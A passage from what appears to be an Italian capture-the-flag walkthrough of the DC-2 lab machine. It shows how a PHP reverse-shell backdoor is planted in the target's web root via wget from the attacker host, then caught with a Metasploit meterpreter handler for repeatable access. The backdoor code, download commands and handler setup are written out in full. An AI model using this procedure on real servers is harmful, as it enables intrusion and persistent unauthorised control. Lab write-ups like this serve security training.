Il file **wormhole.php** deve essere inviato alla macchina target e, quindi, inserito nella directory **/var/www/html** e bisogna, successivamente, avviare il server **Apache2**.

```
root@kali:~# cd /var/www/html/
root@kali:/var/www/html# cp /root/Desktop/wormhole.php /var/www/html
root@kali:/var/www/html# ls
index.html index.nginx-debian.html wormhole.php
root@kali:~# cd /root
root@kali:~# sudo service apache2 start
```

A questo punto possiamo tornare nella macchina target, dove abbiamo ottenuto i permessi di root e prelevare il file **wormhole.php** dalla macchina attaccante, utilizzando questo comando nella cartella **/var/www/html**:

**wget http://10.0.2.6/wormhole.php**

Procedere non è stato possibile perché il risultato della **wget** è stato negativo e per ovviare a questo problema ho effettuato una modifica al procedimento.

Facendo qualche passo indietro, dalla shell della macchina attaccante ho convertito il formato del Payload in txt.

```
root@kali:/var/www/html# mv wormhole.php wormhole.txt
root@kali:/var/www/html# ls
index.html index.nginx-debian.html wormhole.txt
```

Ripetendo lo stesso procedimento, questa volta l'esito è stato positivo.

```
root@DC-2:/var/www/html# sudo wget http://10.0.2.6/wormhole.txt
converted 'http://10.0.2.6/wormhole.txt' (ANSI_X3.4-1968) -> 'http://10.0.2.6/wormhole.txt' (UTF-8)
--2020-04-09 05:53:08-- http://10.0.2.6/wormhole.txt
Connecting to 10.0.2.6:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1108 (1.1K) [text/plain]
Saving to: 'wormhole.txt'

wormhole.txt          100%[=====] 1.08K  --.-KB/s  in 0s

2020-04-09 05:53:08 (138 MB/s) - 'wormhole.txt' saved [1108/1108]

root@DC-2:/var/www/html# mv wormhole.txt wormhole.php
root@DC-2:/var/www/html# ls
index.html  wormhole.php  wp-blog-header.php  wp-content  wp-load.php  wp-signup.php
index.php   wormhole.php.1  wp-comments-post.php  wp-cron.php  wp-login.php  wp-trackback.php
license.txt  wp-activate.php  wp-config-sample.php  wp-includes  wp-mail.php   xmlrpc.php
readme.html wp-admin        wp-config.php        wp-links-opml.php  wp-settings.php
root@DC-2:/var/www/html# cat wormhole.php
<?php /**/ error_reporting(0); $ip = '10.0.2.6'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f))
{ $s = $f("tcp://{$ip}:{$port}"); $s type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f
```


Dopo il caricamento della backdoor nella macchina target, bisogna mettersi in ascolto con un **handler** generico sulla macchina attaccante, utilizzando i seguenti comandi:

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.0.2.6
LHOST => 10.0.2.6
msf5 exploit(multi/handler) > run
```

- **use** permette di utilizzare l'exploit.
- **Set LHOST** imposta l'IP della macchina attaccante.
- **Set payload** imposta il payload selezionato.
- **Run** avvia l'exploit.

Una volta che siamo in ascolto, per accedere alla macchina target tramite la backdoor, dobbiamo semplicemente digitare sul nostro browser il seguente indirizzo:

<http://10.0.2.7/wormhole.php>



Come possiamo notare abbiamo accesso alla macchina target tramite la shell Metasploit. Questo procedimento è riutilizzabile in qualsiasi momento, a patto che la macchina target sia attiva.